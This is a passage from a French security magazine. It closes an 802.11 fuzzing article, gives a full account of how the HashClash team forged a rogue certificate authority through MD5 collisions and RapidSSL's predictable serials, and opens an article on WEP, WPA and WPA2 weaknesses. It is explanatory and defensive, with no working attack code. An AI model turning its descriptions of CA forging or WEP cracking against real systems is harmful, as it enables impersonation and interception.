Cet article a permis de montrer que développer et utiliser un fuzzer 802.11 basique n'est pas compliqué en soi, mais, si l'on veut aller plus loin dans le fuzzing, alors cela peut complexifier de manière importante le fuzzer. Il ne faut pas oublier aussi que, dans le cadre du fuzzing d'implémentations 802.11 clientes, la criticité est d'autant plus élevée que la faille est accessible à l'état 1 (non authentifié, non associé). Peu de travaux se sont penchés sur le fuzzing des états 2 et 3 des implémentations clientes, car l'instrumentation de la cible est pénible à réaliser. Enfin, si l'on se réfère à la faille sur Madwifi **[MADWIFI]** publiée en 2006, l'implémentation de mécanismes de sécurité robustes tels que WPA ou RSN peuvent (malheureusement) rajouter des failles de sécurité exploitables à distance. ■

Remerciements

Je tiens à remercier Julien Tinnès pour ses exploits sur Madwifi ;-), ainsi que Franck Veysset et Gabriel Campana pour leur relecture attentive.

Références

[SSTIC] BUTTI (Laurent), TINNÈS (Julien), « Recherche de vulnérabilités dans les drivers 802.11 par techniques de fuzzing », **http://actes.sstic.org/SSTIC07/WiFi_Fuzzing/SSTIC07-article-Butti_Tinnes-WiFi_Fuzzing.pdf**

[FUZZING] BUTTI (Laurent), « *Wi-Fi Advanced Fuzzing* », **http://www.blackhat.com/presentations/bh-europe-07/Butti/Presentation/bh-eu-07-Butti.pdf**

[AIRCRACK-NG] D'OTREPPE (Thomas), aircrack-ng, **http://www.aircrack-ng.org**


[MAYNOR] MAYNOR (David), *Beginner's Guide to Wireless Auditing*, **http://www.securityfocus.com/infocus/1877**

[MSFGUI] MOURRON (Fabrice), Metasploit GUI, **http://blog.metasploit.com/2008/01/metasploit-framework-v31-released.html**

[LORCON] WRIGHT (Joshua), KERSHAW (Mike), *Loss Of Radio CONnectivity*, **http://802.11ninja.net/lorcon/**

[NDIS-OID] Scanning 802.11 Networks, **http://msdn.microsoft.com/en-us/library/aa504190.aspx**

[MADWIFI] *Stack-based buffer overflow in net80211/ieee80211_wireless.c in MadWifi before 0.9.2.1*, **http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6332**



Kevin Denis
kevin@alinto.com

EXPLOITATION DE LA FAIBLESSE DE MD5 : CRÉATION D'UNE AUTORITÉ DE CERTIFICATION

mots-clés : *cryptographie / fonction de hachage / collision / MD5 / autorités de certifications / HashClash / Rogue CA*

MD5 est avec SHA-1 une des fonctions de hachage les plus utilisées pour réaliser des condensats de fichiers. Ces condensats servent dans divers cas, notamment pour permettre la signature numérique de documents à l'aide de RSA. Fin décembre 2008, l'équipe HashClash a présenté une conférence intitulée « MD5 considered harmful today: Creating a rogue CA certificate ».

En cryptographie, il est raisonnable de penser qu'une fonction de hachage est cassée à partir du moment où une collision est exhibée. Depuis 2004, des collisions sont connues sur MD5, bien qu'elles étaient à l'époque inexploitables (première partie). L'équipe HashClash s'est basée sur les travaux de 2004 pour étendre la manière de trouver des collisions afin de pouvoir profiter de cette faiblesse. Après quelques travaux préparatoires, ils ont employé cette méthode pour attaquer une autorité de certification afin d'usurper le titre de sous-autorité (seconde partie). En dehors de l'attaque brillante que cette équipe a menée, nous nous trouvons obligé de réfléchir sur la confiance que nous apportons aux autorités de certification que nos navigateurs web embarquent (troisième partie).

1. MD5 n'est plus une fonction de hachage fiable

MD5 est une fonction de hachage créée en 1992 [1] par R.Rivest. L'algorithme MD5 a été conçu pour des applications de signature numérique, où un fichier doit être condensé de façon sécurisée avant d'être chiffré par une clé privée dans le cadre d'un système de chiffrement à clé publique comme RSA.

Des suspicions contre MD5 sont nées dès 1996. En 2004, ces soupçons se sont confirmées, et, depuis décembre 2008, la faille de MD5 s'est matérialisée dans la possibilité de générer rapidement des collisions sur des fichiers à préfixe choisis.

Les fonctions de hachage comme MD5 doivent obéir à plusieurs principes qui seront rappelés dans une première partie. Les attaques dirigées contre MD5 l'ont été contre un seul de ces principes, ce qui sera vu dans une deuxième partie.

1.1 Les collisions, talon d'Achille des fonctions de hachage

On parle d'empreinte, de condensat, de hash (ou de somme MD5 dans le cas qui nous intéresse) comme étant le résultat de l'application de la fonction de hachage. Dans les exemples suivants, nous appelons M toute entrée fournie à la fonction de hachage (par exemple un fichier), où h est le résultat du calcul de la fonction de hachage appelée H. Nous pouvons écrire alors h = H(M).

M sera aussi appelé pré-image de h.

Une fonction de hachage destinée à permettre des opérations de signatures numériques à l'aide d'une PKI de type RSA doit répondre à plusieurs principes qui sont la rapidité de calcul, la résistance au calcul de pré-image, la résistance au calcul de seconde pré-image et enfin la résistance aux collisions.

La rapidité réside dans la vitesse de calcul d'une entrée M qui doit pouvoir être fournie de manière efficace, c'est-à-dire rapidement et sûrement. L'entrée peut faire n'importe quelle taille, la sortie doit être de taille constante.

Une seule collision connue d'une fonction de hachage suffit à déconseiller son utilisation selon les cryptologues.

Dans le cas de MD5, la sortie fait 128 bits. Ces 128 bits sont écrits à l'aide d'une notation hexadécimale, représentant ainsi 32 caractères compris dans l'intervalle [0-9a-f]. Voici le condensat MD5 du mot « MISC » réalisé sur une machine macIntel :

```
imac:~ kevin$ echo -n MISC | md5
ca5c504c6136e20051be115160b0f0b8
imac:~ kevin$
```

La résistance au calcul de pré-image réside dans la difficulté de pouvoir donner une pré-image M correspondant à un h donné. Les fonctions de hachage sont appelées pour cette raison « fonctions à sens unique ». Le niveau de difficulté doit être équivalent à une recherche exhaustive des solutions. Pour illustrer cela, nous pouvons dire que trouver un message M correspondant au hash aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa n'est pas possible dans une durée raisonnable.

La résistance au calcul de seconde pré-image est la suite logique de la première résistance. Soit un message M produisant le hash h, il doit être difficile de trouver un message M' tel que H(M') = h. La difficulté doit être équivalente à la recherche de première pré-image. Ainsi, trouver un second message donnant le hash ca5c504c6136e20051be115160b0f0b8 doit être aussi ardu que pour le cas précédent.

Les fonctions de hachage doivent aussi résister aux collisions. Cette résistance est différente de la précédente. Il doit être difficile de trouver deux messages M et M' tels que H(M) = H(M').

Bien que proche du principe de résistance à la seconde pré-image, cette résistance est d'un autre ordre de calcul. Dans la recherche de pré-image, le hash à trouver et la première image sont fournies. Dans le cas d'une collision, toute latitude est donnée concernant le premier message et le second message afin que le hash final concorde.

Les collisions sont structurellement une réalité des fonctions de hachage (due à l'espace limité des valeurs de sortie). Toutefois, il ne doit exister aucun moyen calculatoire permettant de trouver des collisions autres que la recherche en force brute.

La recherche d'une seconde pré-image est difficile, et de l'ordre de 2^k ou k est le nombre de bits de sortie de la fonction de hachage. Pour les collisions, l'ordre chute dramatiquement, puisque les cryptologues indiquent que la résistance n'est plus que de 2^(k/2). Cette chute est due aux paradoxes des anniversaires [7].

Les cryptologues pensent qu'une seule collision connue d'une fonction de hachage est un doute suffisant pour déconseiller son usage.

C'est la raison pour laquelle MD5 a rapidement fait l'objet d'attaques sur sa résistance aux collisions.

1.2 Les avancées successives des attaques contre MD5

Une fonction de hachage doit condenser les messages. Dobbertin en 1996 [2] annonce avoir trouvé des collisions dans la fonction de compression de MD5. « *We think that this might be reason enough to substitute MD5 in future application.* » Toutefois, son étude portait sur une version modifiée de MD5.

Un bulletin de RSA Security [3] signale cette faiblesse en la relativisant : « *Existing signatures formed using MD5 are not at risk and while MD5 is still suitable for a variety of applications (namely those which rely on the one-way property of the output) as a precaution it should not be used for future applications that require the hash function to be collision-resistant* ».

Alors que Dobbertin s'appuyait sur une version modifiée de MD5, Wang en 2004 [4] invente une méthode appelée « *modular differential* » permettant de générer rapidement (entre 15mn et 1h) des paires de fichiers produisant des collisions.

Les deux fichiers possédant le même hash n'ont aucune particularité intéressante, car leur contenu est imprévisible.

De fait, la faille de sécurité est démontrée, donc MD5 ne doit plus être utilisé.

Posséder deux fichiers remplis de données aléatoires ayant le même hash ne permet aucune exploitation de ce résultat. Les recherches ont continué.

Le projet HashClash [5] a démarré en 2006 et s'est basé sur une généralisation du travail de Wang afin d'étendre son concept. L'équipe de HashClash a travaillé sur une méthode appelée « *Choosen prefix collision* ».

L'équipe a été capable de fournir des fichiers sources ayant une base fixe, et une partie mobile. Bien entendu, c'est en faisant varier les parties mobiles des deux fichiers que l'équipe parvient à produire le même hash. La partie fixe est librement choisie, la partie mobile est appelée « *padding* ».

Dit autrement, en imaginant un message M et un message M', il est possible de calculer un bourrage (ou padding) P et P' tels que MD5(M||P) = MD5(M'||P'). Enfin, le padding d'octets peut être situé en un endroit choisi dans le fichier source.

La première mise en œuvre de cette collision à préfixe choisi a concerné deux programmes Windows [6] différents ayant le même hash. Ce résultat montre que la signature d'applications basées sur MD5 ne doit plus être considérée comme fiable.

De plus, pour prouver l'efficacité de leurs méthodes, 12 (!) documents PDF différents, ayant tous le même hash ont été créés.

Dans les deux cas, le padding a été placé dans des endroits « insensibles » du fichier source, tels que des commentaires.

En résumé, l'équipe de HashClash est capable de fournir rapidement des fichiers ayant le même hash, ces fichiers étant composés d'une partie choisie et d'une part de bourrage. La vulnérabilité réside dans la liberté totale du choix du contenu des fichiers sources ayant le même hash MD5.

2. La création d'une vraie fausse autorité de certification

Une exploitation judicieuse de ces collisions est appliquée à une autorité de certification (ou CA). Pour cela, HashClash a généré deux certificats ayant le même hash MD5, puis a demandé à une CA de signer un des deux certificats. Il suffit de récupérer cette signature pour l'utiliser avec le second certificat. L'astuce réside dans la possibilité de créer, à l'aide de ce second certificat, une autorité de certification.

Des collision MD5 rapidement calculables ont permis d'attaquer l'architecture de confiance d'internet.

Le fait de générer des collisions dans MD5 offre un large éventail de possibilités. Nous verrons pourquoi attaquer une PKI est une cible intéressante. Deuxièmement, nous verrons les difficultés surmontées par HashClash pour arriver à leur fin. Troisièmement, nous verrons la portée de cette attaque.

2.1 Une PKI est une cible intéressante

Une PKI fonctionne comme une chaîne de confiance. À partir du moment où la confiance est accordée dans une CA, alors, tout certificat signé par cette CA est également de confiance. Une PKI peut fonctionner sur plusieurs niveaux, une CA signant une sous-CA qui peut à son tour signer des certificats, et ainsi de suite.

Les connexions SSL sont basées sur ce principe. L'application (par exemple utilisant HTTPS ou bien IMAPS) fait confiance à une ou plusieurs CA. Le site consulté présente un certificat. S'il est signé par une des CA de confiance, le site est considéré de confiance. Par exemple, Firefox affiche un cadenas fermé qui indique que le site distant est bien celui qu'il prétend être et que la communication est chiffrée.

Si la CA racine n'est pas accréditée comme de confiance ou si le site visité ne présente pas un certificat à son nom, alors le navigateur ou l'application doit prévenir l'utilisateur ou arrêter la connexion.

Corrompre cette chaîne de confiance permettrait de se faire passer pour n'importe qui, sans que l'applicatif n'affiche un avertissement.

2.2 Difficultés à surmonter

Les collisions trouvées par HashClash imposent de précalculer deux fichiers sources. Cette méthode n'est pas directement applicable à une demande de signature par une CA. En effet, pour faire signer un certificat, il suffit de fournir une clé publique et le nom sous lequel on souhaite être certifié.

La CA va ajouter plusieurs informations, dont le numéro de série du certificat, les dates de validité de celui-ci, éventuellement des extensions X.509. Ce résultat est haché, puis signé.

Le point crucial réside dans la connaissance préalable des informations que la CA va ajouter dans le certificat avant de le signer. Avec celles-ci, HashClash est capable de créer un second certificat qui dispose du même hash ayant l'extension CA.

Enfin, le *path-length* du chemin de certification ne doit pas être limité. Le path-length indique le nombre maximal de CA consécutives pouvant exister. La puissance de leur attaque repose sur l'ajout d'une sous-CA. Il est donc nécessaire de ne pas être limité à ce niveau.

Tout d'abord, il faut bien évidemment trouver une CA qui signe encore avec MD5. Un scan minutieux d'internet leur a montré que 6 CA utilisent encore MD5 (malgré les nombreuses mises en garde depuis 2004), dont la majorité provenait de RapidSSL [8].

RapidSSL est, de plus, particulièrement facile à attaquer :

- Les numéros de série sont itératifs, et donc prévisibles.
- La date de début de validité du certificat commence exactement 6 secondes après soumission.
- Le path length n'est pas défini, et donc illimité.

Fort de ces informations, HashClash a pu prévoir précisément quel sera le certificat qui serait signé par RapidSSL. Ils ont donc préparé un second certificat ayant le même hash MD5 qui possède l'extension CA.

Toutefois, il a fallu faire face à des problèmes d'implémentation. La méthode de HashClash utilise une partie fixe et une partie mobile afin de faire concorder les hashs. Pour le certificat à faire signer, la partie fixe est constituée d'informations normales. La partie mobile a été située tout simplement dans la clé publique. La demande de signature présentée à RapidSSL n'avait strictement aucune raison d'être suspecte.

> *We do not want to help persons with criminal intent. Therefore we will for the time being not release the full details of how we have been able to obtain the rogue Certification Authority certificate.*

Le second certificat, offensif, a donc sa partie fixe contenant différentes informations plus le fait qu'il soit lui aussi autorité de certification.

Afin de faire concorder les hashs, une partie mobile est nécessaire. Il n'a pas été possible d'utiliser la clé publique comme partie mobile. HashClash a décidé d'utiliser un champ X.509 appelé « *Netscape Comment* » qui, comme son nom l'indique, n'est qu'un commentaire pouvant contenir tout type de données. (Ce n'est pas le seul champ utilisable selon eux, mais il convient) HashClash fournit une explication complète sur leurs choix [9] [10]. Enfin, pour éviter toute utilisation frauduleuse de leur certificat, la date de validité a été placée dans le passé, réduite à un mois, celui d'août 2004, en hommage aux travaux de Wang.

L'attaque a parfaitement réussi après quelques essais dus à de mauvais timings pour prévoir le bon numéro de série. RapidSSL a signé la demande, donc HashClash est en possession d'un certificat d'autorité (certes périmé), mais parfaitement valide. Le site **https://i.broke.the.internet.and.all.i.got.was.this.t-shirt.phreedom.org/** utilise un certificat signé par cette autorité.

Les deux certificats sont consultables en ligne sur le site web de HashClash : **http://www.win.tue.nl/hashclash/rogue-ca/downloads/real.cert.cer** et **http://www.win.tue.nl/hashclash/rogue-ca/downloads/rogue_ca.cert.cer**.

2.3 Portée de l'attaque

HashClash a donc réussi à faire signer un certificat d'autorité. Plusieurs évènements favorables ont été nécessaires pour réaliser cet exploit :

- La CA signe à l'aide de MD5.
- La CA utilise des numéros de série prévisibles.
- La CA utilise un mécanisme automatique signant les requêtes, permettant d'anticiper les dates de certifications.
- La CA n'a pas limité son path-length.

Théoriquement, l'attaque est rééditable contre toute CA signant en MD5 et qui est prévisible dans la construction de ses certificats. Toutefois, HashClash n'a pas souhaité dévoiler toute la méthode permettant de générer aussi aisément des collisions [17] : « *We do not want to help persons with criminal intent. Therefore we will for the time being not release the full details of how we have been able to obtain the rogue Certification Authority certificate. (...) To make our present results possible these publicly known techniques have been improved at crucial points. (...) For the time being we do not plan to release such implementation details* ».

L'équipe propose des contre-mesures et recommandations à mettre en œuvre pour les gestionnaires de CA et pour les clients utilisant des CA.

Il est conseillé aux administrateurs de CA de bannir MD5 comme algorithme de hachage, d'introduire de l'aléa là où nécessaire (numéro de série par exemple), et de ne pas avoir

de procédure de signature automatique, afin d'une part que l'heure de certification soit imprévisible et d'autre part pour surveiller si un client demande à signer en grand nombre des certificats.

> *300 Playstation 3 ont travaillé en cluster pour fournir la puissance de calcul nécessaire aux calculs des deux certificats ayant le même hash MD5.*

Pour les clients, il n'existe pas de bonne solution. Interdire tous les certificats signés par MD5 balaye beaucoup trop large. Vérifier manuellement chaque certificat signé par MD5 à la recherche d'extensions particulières comme le « Netscape Comment » paraît difficilement exploitable [11] : « *Users may wish to manually analyze the properties of web site certificates (...) Certificates listed as md5RSA or similar are affected. Such certificates that include strange or suspicious fields or other anomalies may be fraudulent. Because there are no reliable signs of tampering it must be noted that this workaround is error-prone and impractical for most users.* »

Je signale au lecteur que le site web **http://codefromthe70s.org/sslblacklist.aspx** propose une extension Firefox qui signale tout site web HTTPS utilisant MD5. C'est intrusif, mais cela permet de vérifier au besoin la parenté complète de certification des sites utilisant md5 [15].

3. Les CA sont-elles vraiment de confiance ?

Cette attaque a montré avec brio qu'une faille, pourtant minime, peut conduire à des vulnérabilités sérieuses. Toutefois, suite à l'annonce de HashClash pendant le 25C3 fin décembre 2008 [16], certains éditoriaux de journaux internet ont titré un peu rapidement « La fin du SSL », ce qui est faux. Le SSL n'est pas cassé. Dans les connexions TLS (comme HTTPS), SSL a deux raisons d'être : chiffrer les communications et authentifier le site web visité.

Et SSL fonctionne toujours, même avec cette fausse autorité de certification. Le chiffrement est toujours présent, et le site distant dispose d'un certificat à son nom, dûment signé. Il est signé par la fausse autorité créée par HashClash, qui est signé par une autorité de confiance. La chaîne de certification est donc, du point de vue SSL, valide.

Bien évidemment, le client ne devrait pas faire confiance au site distant, mais SSL ne lui permet pas de s'en rendre compte.

> *Le fonctionnement des PKI repose sur la confiance envers les autorités de certification et de leurs procédures permettant de certifier des sites ou des personnes.*

Le fonctionnement des PKI repose sur la confiance envers les autorités de certification et de leurs procédures permettant de certifier des sites ou des personnes. Mais, cette confiance est mise à mal par cette attaque. Il est intéressant de se demander pourquoi le navigateur web fait confiance à des autorités qui utilisent encore MD5 en 2008 dont l'une a pu se faire abuser par une équipe de recherche.

Depuis quelque temps, certaines autorités se battent pour introduire un code de couleur dans les navigateurs web. Couleur blanche : le site n'est pas sécurisé. Couleur bleue : le site est sécurisé. Couleur verte : le site est sécurisé et validé. On parle de certificats EV : *Extended Validation*.

Techniquement, il n'existe aucune différence entre le bleu et le vert. Ce sont rigoureusement les mêmes mécanismes : PKI, CA de confiance et certificats. Toutefois, les raisons de mise en service laissent songeur, notamment « *EV SSL certificates are intended to restore confidence among users* » (les autres raisons tendent à forcer une vérification plus appuyée du demandeur et MD5 est indiqué comme « *NOT RECOMMENDED* ») [13].

Mis en œuvre correctement, le mécanisme des PKI reste solide. Une fois de plus, en informatique, tout réside dans l'implémentation. Les navigateurs web embarquent plus de 150 autorités de certification dont certaines cherchent avant tout le profit plutôt que la sécurité. Ce constat est corroboré par plusieurs autres affaires, où des CA signent sans la moindre vérification des certificats pour n'importe quel nom [12].

La faille présentée par HashClash permet, d'une part, d'écarter définitivement MD5 comme fonction de hachage, et, d'autre part, conduit à s'interroger sur les autorités « de confiance » dont sont bardés nos navigateurs web. Comme le dit Richard Thieme [14] pour un tout autre sujet : « *Trust, but verify...* » ■

Laurent Levier
llevier@argosnet.com

LA SÉCURITÉ DU WIFI SUR LA SELLETTE

mots-clés : WiFi / WPA / chopchop

Récemment, des faits ont défrayé la chronique pour remettre en cause la sécurité du protocole WPA utilisé dans la technologie sans-fil. Après les déboires de WEP qui a rendu le WiFi indigne de confiance, qu'en est-il réellement de la sécurité dans ce domaine ?

Avant tout, il convient de faire une petite piqûre de rappel concernant la technologie WiFi qui s'appuie sur des acronymes barbares que sont WEP, WPA, PSK, TKIP, CCMP, AES...

1. Un petit rappel à propos du WiFi

Lors de sa conception, la technologie WiFi, dont le but est de permettre de faire du réseau sans fil, a rapidement posé la question de la sécurité, particulièrement concernant la confidentialité. En effet, si les transmissions en clair sur un réseau filaire nécessitent d'avoir accès à l'infrastructure physique de ce réseau pour écouter les données en transit, il suffit d'être à portée d'ondes radio pour faire de même avec un réseau sans fil.

Afin de lutter contre ce risque, le WEP a été développé. WEP n'avait pas pour but de sécuriser les transmissions, mais de « fournir une sécurité équivalente à une connexion Ethernet filaire », d'où son nom : *Wired Equivalent Privacy* et non pas *WiFi Encryption Protocol* comme trop de gens semblent encore le croire. C'est peut-être cet état d'esprit qui a fait que WEP a été cassé en très peu de temps.

1.1 WEP

Rapidement, des faiblesses de conception ont été trouvées dans WEP. Parmi celles-ci, l'une des plus importantes est que WEP n'inclut pas un protocole de gestion de clés, mais s'appuie sur une clé unique partagée et donc connue des utilisateurs. De plus, cette clé est en fait un simple nombre hexadécimal généré par l'utilisateur qui a tendance à utiliser les caractères possibles pour former un mot plus facile à retenir (par exemple FADA). WEP s'appuyant sur l'algorithme de chiffrement RC4 qui fonctionne par flot, la même clé ne devrait pas être utilisée à chaque fois. Un concept de vecteur d'initialisation (IV=*Initialization Vector*) de 24 bits concaténé à la clé et transmis en clair a donc été mis en place afin de permettre d'avoir une clé différente à chaque transmission. Mais, 24 bits ne suffisent pas et il a donc

fallu également accepter qu'une clé déjà utilisée pour coder un paquet codé soit à nouveau utilisée. Enfin, l'IV est utilisé d'une manière permettant les attaques par clé apparentée. Dans cette technique, l'attaquant connaît les propriétés mathématiques des algorithmes mis en œuvre pour lier les clés utilisées dans les transmissions et n'a donc besoin que d'écouter peu le réseau.

Conséquence logique de ces carences, Fluhrer, Mantin et Shamir ont trouvé en 2001 comment casser WEP [2]. Expliquée simplement, l'attaque FMS (du nom des auteurs) consiste à capturer une grande quantité de paquets (au départ plus d'un million) contenant des valeurs de vecteurs d'initialisation spécifiques, ce qui peut se faire en une trentaine de minutes grâce à la performance des transmissions et à des mécanismes de génération de trafic, même sans la clé. Compte tenu que l'IV n'est pas chiffré, les 3 premiers octets de la clé sont connus. De plus, les premiers octets en clair du paquet sont facilement prédictibles, puisque le contenu est normalisé. Ensuite, par l'utilisation d'algorithmes mathématiques codés dans des outils spécialisés, la détermination des parties manquantes de la clé se fait rapidement (quelques secondes une fois les paquets capturés). Par la suite, différentes autres techniques sont apparues permettant de raccourcir encore d'avantage le temps et la quantité de données nécessaires au cassage de la clé WEP.

Ainsi KoreK [3] a permis en 2004, par une approche similaire à l'attaque FMS, de réduire le nombre de paquets nécessaires à 700 000 pour 50% de chance de succès. KoreK a également présenté une autre approche dite « chopchop » [4] parce qu'elle fonctionne en tronquant des octets de paquets capturés et rejoués. En 2007, Pyshkin, Tews et Weinmann ont introduit de nouveaux concepts, réduisant le besoin à 40 000 paquets (soit moins d'une minute de capture) et quelques secondes de calculs pour 50% de chance de succès également.

Après toutes ces parutions, WEP était devenu totalement indigne de confiance et il fallait donc mettre en place de nouveaux mécanismes pour retrouver une confidentialité des échanges. À ce jour, WEP peut se casser avec un PDA ou un simple smartphone et, même si la technique n'est pas à la portée du premier quidam venu, il existe des tutoriaux qui la rendent accessible à un « *script kiddy* ».

1.2 WPA

Au moment des premières découvertes, la norme 802.11 [5] était donc au plus mal. Mais, l'amendement 802.11i [6] visant à résoudre ses problèmes de sécurité n'était pas encore finalisé. De plus, la nouvelle norme de protection du WiFi devrait pouvoir être mise en place dans les matériels déjà en fonction et aux capacités techniques limitées, autant au niveau performance de calcul que de la possibilité d'injecter directement dans le *chipset* une trame entièrement générée en couche logicielle. C'est dans cet environnement que WPA (*WiFi Protected Access*) a été conçu, dans le respect de la majorité de 802.11i.

WPA utilise donc toujours RC4 et son chiffrement par flot, mais de petits changements tels une clé portée nativement à 128 bits, un IV différent de celui de WEP porté à 48 bits et appelé TSC (*TKIP Sequence Counter*), servant de compteur de séquence pour garantir l'arrivée séquentielle des paquets et ainsi empêcher les attaques de rejeu. De plus, afin d'éviter l'utilisation de la même clé comme dans WEP, TKIP (*Temporal Key Integrity Protocol*) met également en place un mécanisme de régénération dynamique des clés. Par ailleurs, suite à la faiblesse dans les vecteurs d'initialisation (IV) de WEP, TKIP utilise un nouveau procédé en mélangeant une clé de session avec son vecteur d'initialisation pour chaque paquet transmis. Afin d'améliorer le *checksum* CRC32 et d'empêcher les attaques contre lui, 64 bits supplémentaires, appelés MAC (*Message Authentication Code*), MIC (*Message Integrity Check*) ou Michael, sont également ajoutés au paquet. Suite au succès des différentes techniques d'attaques déjà connues, TKIP a, de plus, développé des contre-mesures. Ainsi, en cas de réception d'un paquet avec un ICV (*Integrity Check Value*) incorrect, le paquet est purement et simplement détruit. Dans le cas où l'ICV serait correct mais pas Michael, alors le paquet est considéré comme une tentative malveillante (plutôt qu'une erreur) provoquant l'envoi d'un paquet « *MIC failure report frame* » en retour et l'armement d'un compteur de temps. Si ce type de tentative est à nouveau détecté dans un délai de 60 secondes, une renégociation de la clé est enclenchée automatiquement, remettant ainsi à zéro les clés de session en cours. Enfin, dans le cas où les échanges sont considérés comme normaux, le compteur de séquence TSC du canal correspondant est incrémenté. Si un paquet est reçu avec un TSC inférieur à la valeur en cours, le paquet est détruit.

Compte tenu que WPA n'a été développé que pour permettre la sécurisation des équipements ne pouvant pas matériellement respecter la norme 802.11i, rien n'empêchait la mise en place de la version finale de cette norme dans les nouveaux équipements. Mais, pour les raisons indiquées en début de ce chapitre, installer WPA dans les vieux équipements WEP n'était pas possible. WPA avec le protocole TKIP, qui reste le maillon faible de cette technologie, a donc été créé pour contourner ces limites. Sans cela, WPA2 (WPA dans sa version finale à base de chiffrement AES) aurait directement été l'étape suivant WEP.

1.3 WPA2

L'aboutissement de la sécurisation du WiFi est donc WPA2, totalement respectueux de 802.11i. Ici RC4 est délaissé au profit d'AES (*Advanced Encryption Standard*). Cet algorithme, également appelé Rijndael, est celui sélectionné après l'appel

international à candidature émis par le Gouvernement Américain en 1997 pour remplacer l'obsolète DES et sa variante 3DES. Il est depuis l'an 2000 l'algorithme de chiffrement utilisé par ce gouvernement pour ses documents confidentiels qui, afin de s'assurer de la fiabilité d'AES, a demandé au NIST (*National Institute of Standards and Technology*) d'en valider la sécurité. Le NIST a pour cela monté un concours visant à « casser » l'algorithme. Au final, certaines attaques ont porté leurs fruits, telle celle de l'équipe de Niels Ferguson qui a pu permettre de faire des modifications sur la clé et chiffrement des données. D'autres groupes ont, de leur côté, mis en évidence les possibilités d'attaques en utilisant d'autres techniques mathématiques, notamment des attaques XL basées sur une analyse heuristique. Mais, au final, AES est resté digne de confiance et la clé secrète n'a jamais été compromise. Le NIST l'a validé en 2004.

Déjà, AES peut utiliser des clés de 128, 192 ou 256 bits. L'algorithme prend en entrée des blocs de 128 bits (16 octets), qui sont ensuite permutés selon une table définie au préalable. Puis, ce résultat est placé dans une matrice de 4 éléments par 4 dont chaque ligne subit une rotation à droite variant en fonction du numéro de ligne. Puis, une multiplication binaire, soumise aux règles GF(28) (groupe de Galois ou corps fini), de chaque élément de la matrice est effectuée avec des polynômes provenant d'une autre table. Cette transformation, dite « linéaire », permet de garantir une meilleure propagation des bits dans la structure. Enfin, un OU exclusif (XOR) entre la matrice obtenue et une autre permet d'obtenir une matrice intermédiaire.

Toutes ces opérations sont répétées plusieurs fois, ce qui constitue un tour à chaque fois. Pour une clé de 128 bits, 10 tours sont effectués. Pour 192 bits, 12 tours et pour 256 bits, 14 tours.

De plus, en remplacement de TKIP, WPA2 s'appuie sur le protocole CCMP (*Counter-Mode/CBC-Mac protocol*) qui fait partie de la suite AES. CCMP utilise les blocs AES dans un mode d'opération de type compteur, couplé à une authentification CBC-MAC. Le compteur (porté de 24 bits (WEP) à 48 bits, augmentant ainsi considérablement l'espace du vecteur d'initialisation) a pour mission de garantir le chiffrement en évitant un IV déjà utilisé. Et CBC-MAC de garantir l'intégrité du message.

Enfin, le code d'authentification, appelé MIC (*Message Integrity Code*) est construit en chiffrant le premier bloc de données de 128 bits avec AES grâce à une clé d'authentification. Puis, un OU exclusif entre ce résultat et le bloc suivant de données est effectué. On recommence alors (chiffrement avec AES et la clé d'authentification puis OU exclusif) et ainsi de suite... Afin de traiter tous les blocs, on répète les deux dernières opérations. Enfin, on tronque le résultat final de 128 bits pour en extraire les 64 bits de poids forts qui représenteront le MIC. À noter que, contrairement à WEP et à WPA, l'intégrité se fait également sur les champs fixes de l'en-tête du paquet.

Bien sûr, AES n'est sans doute pas invulnérable, mais, à ce jour, n'a pas été cassé. De par sa conception, les attaques par méthodes classiques comme la cryptanalyse linéaire ou différentielle sont très difficiles et seule l'attaque par force brute reste possible.

2. Quid de l'attaque par force brute de WPA-PSK ?

La société ElcomSoft, spécialisée dans les logiciels d'attaque par force brute en utilisant la puissance des processeurs graphiques NVidia qui démultiplie les performances par 100, a fait récemment une annonce [1] indiquant que la sécurité de WPA et même celle de WPA2 n'étaient plus fiables. D'après cette société, leur logiciel était en effet capable de casser les clés de ces couches de protection. La faiblesse provient-elle vraiment de cette annonce ?

Commençons par remettre les choses à leur place : la sécurité de WPA (entre autres) repose sur une clé partagée appelée PSK (*Pre-Shared Key*). Même si certaines implémentations proposent également 802.1x, cette méthode reste le point commun à tous les équipements pour sécuriser les flux WPA. Cette PSK est un « mot de passe » de 8 à 63 caractères ASCII, qui sera ensuite transformé en une clé d'une longueur de 256 bits. Cette pratique est selon un avis personnel mauvaise, car elle permet la saisie de mots du langage courant « plus faciles à se rappeler » et, ainsi, les attaques par dictionnaires pour découvrir la clé deviennent possibles, ce qui peut considérablement réduire le temps de recherche. D'autres équipements permettent également de saisir la clé au format final PMK (*Pairwise Master Key*) sous la forme d'une chaîne de caractères hexadécimaux.

Non, non, pour bien faire, l'idéal reste un bon vieux générateur aléatoire qui utilisera toute la taille de la clé et fabriquera un truc imprononçable comme clé.

En effet, pour un « mot de passe » généré aléatoirement, le nombre de possibilités maximum possible pour 95 caractères différents est si élevé que même en testant un million de clés par seconde, il faudra encore des milliards de milliards d'années pour tester chaque clé, à moins d'un coup de chance tellement improbable qu'il doit forcément déboucher sur l'achat immédiat d'un billet de loterie. Autant dire que ça n'est pas avec une telle méthode que WPA sera cassé tant que la PSK n'est pas égale au SSID :) ou exécrable.

3. Mais alors, faiblesse ou pas dans WPA ?

